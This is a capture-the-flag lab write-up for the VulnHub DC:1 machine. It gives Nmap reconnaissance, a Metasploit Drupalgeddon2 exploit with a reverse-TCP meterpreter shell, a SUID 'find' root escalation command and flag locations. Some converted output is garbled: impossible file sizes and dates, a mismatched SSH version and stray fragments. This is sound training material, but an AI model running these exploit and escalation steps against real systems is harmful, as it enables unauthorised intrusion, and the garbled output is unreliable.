

# Penetration Test Report – VulnHub DC:1


## General Information

Field	Detail
Target System	VulnHub DC:1
Date	April 18, 2025
Pentester	Joshghun Chalabizada
Target IP	10.0.2.5 (example)
Tools Used	Nmap, Metasploit, Bash, Find, Python

## 1. Reconnaissance

A basic Nmap scan was performed to identify open ports and running services.

*`nmap -sS -sV -O -oN nmap-scan.txt 10.0.2.5`*

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows the command `sudo nmap -sS -sV -O -oN nmap-scan.txt 10.0.2.5` being executed. The output of the scan is displayed, showing that the host is up, 997 closed TCP ports were reset, and three open ports were identified: 22/tcp (SSH), 80/tcp (HTTP), and 111/tcp (RPCbind). The terminal also shows the OS detection results: Linux 3.X. The prompt is `(kali@kali)-[~]` and the cursor is at the end of the command line.

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo nmap -sS -sV -O -oN nmap-scan.txt 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 08:29 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00093s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
MAC Address: 08:00:27:97:B3:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.45 seconds
(kali@kali)-[~]
$
```

Open Ports:

Port	Service	Version
22	SSH	OpenSSH 5.x

80	HTTP	Apache 2.2.22
----	------	---------------

Brute Force Apache 2.2

drupal 7 exploit metaspil

Welcome to Drupal Site

Not secure 10.0.2.5

Drupal Site

Home

User login

Username

Password

Create new account

Request new password

Log in

Welcome to Drupal Site

No front page content has been created yet.

Powered by Drupal

27 requests | 10.7 kB transferred

General

Request URL: http://10.0.2.5/  
Request Method: GET  
Status Code: 200 OK  
Remote Address: 10.0.2.5:80  
Referrer Policy: strict-origin-when-cross-origin

Response Headers


Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0  
Connection: Keep-Alive  
Content-Encoding: gzip  
Content-Language: en  
Content-Length: 2209  
Content-Type: text/html; charset=utf-8  
Date: Fri, 18 Apr 2025 12:32:34 GMT  
Etag: "1744979554"  
Expires: Sun, 19 Nov 1978 05:00:00 GMT  
Keep-Alive: timeout=5, max=100  
Last-Modified: Fri, 18 Apr 2025 12:32:34 +0000  
Server: Apache/2.2.22 (Debian)  
Vary: Accept-Encoding  
X-Generator: Drupal 7 (http://drupal.org)  
X-Powered-By: PHP/5.4.45-0+deb7u14

Request Headers

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,application/javascript;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9,ru;q=0.8,ru;q=0.7,de;q=0.6  
Cache-Control: max-age=0  
Connection: keep-alive  
Cookie: has\_js=1  
Host: 10.0.2.5  
If-Modified-Since: Fri, 18 Apr 2025 12:32:09 +0000  
If-None-Match: "1744979529"  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko)

## 2. Vulnerability Identification & Initial Access

While browsing the web application on port 80, I discovered that the system was running Drupal 7.x.



Upon further research, I found that Drupal 7.x is vulnerable to a well-known remote code execution vulnerability: Drupalgeddon2 (CVE-2018-7600).



```
File Actions Edit View Help
miffo exploit(multi/webapp/drupal_drupalgeddon2) > show options
Module options (exploit/multi/webapp/drupal_drupalgeddon2):
Name      Current Setting  Required  Description
DUMP_OUTPUT false          no        Dump payload command output
PHP_FUNC  passthru        yes       PHP function to execute
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     no              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /               yes       Path to Drupal install
VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.
miffo exploit(multi/webapp/drupal_drupalgeddon2) > set rhosts 10.0.2.5
rhosts => 10.0.2.5
miffo exploit(multi/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated.
[*] Sending stage (48004 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.5:34039) at 2023-04-18 08:39:35 -0400

ls

meterpreter >
meterpreter > ls
Listing: /var/www
Mode                Size      Type      Last modified          Name
----                -
100044/rw-r--r--    747324309678  fil      188498731153-02-08 21:33:43 -0500 .gitignore
100044/rw-r--r--    24769876481709 fil      188498731153-02-08 21:33:43 -0500 .htaccess
100044/rw-r--r--    6308046506857  fil      188498731153-02-08 21:33:43 -0500 COPYRIGHT.txt
100044/rw-r--r--    6231997547947  fil      188498731153-02-08 21:33:43 -0500 INSTALL.mysql.txt
100044/rw-r--r--    864078214578  fil      188498731153-02-08 21:33:43 -0500 INSTALL.pgsql.txt
100044/rw-r--r--    5574667555106  fil      188498731153-02-08 21:33:43 -0500 INSTALL.sqlite.txt
100044/rw-r--r--    76712410891717 fil      188498731153-02-08 21:33:43 -0500 INSTALL.txt
100755/rwxr-xr-x    77704548337324 fil      188270147139-03-11 10:02:15 -0500 LICENSE.txt
```

The exploit was successful and provided me with a Meterpreter session on the target machine.

### 3. Privilege Escalation

After gaining the Meterpreter shell, I confirmed the current user was not root by running:

```
whoami
```

Then I searched for SUID binaries:

```
find / -perm -u=s -type f 2>/dev/null
```

Among the results, I found /usr/bin/find with the SUID bit set.

To escalate privileges, I used the following command:

```
/usr/bin/find . -exec /bin/bash -p \; -quit
```

### 4. Flag Capture

To locate all available flags on the system, I ran:

```
find / -type f -name "flag*.txt" 2>/dev/null
```

```

meterpreter > shell
Process 21340 created.
Channel 3 created.
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
/usr/bin/find . -exec /bin/bash -p \; -quit

whoami
root

find / -type f -name "flag*.txt" 2>/dev/null
/home/flag4/flag4.txt
/var/www/flag1.txt

find / -type f -name "*flag.txt" 2>/dev/null
/root/thefinalflag.txt




```

Captured Flags:

- /home/flag4/flag4.txt
- /var/www/flag1.txt
- /root/thefinalflag.txt

## 5. Summary

Step	Status
Service discovery	✓
Vulnerability identification	✓
Initial access	✓

Privilege escalation	
Root access	
Flag capture	

### Final Notes

This machine was fully compromised via a publicly known vulnerability in Drupal 7.x (CVE-2018-7600). Using Metasploit, remote code execution was achieved, followed by privilege escalation through a misconfigured SUID binary ('find'). Full system control and flag capture were successfully completed.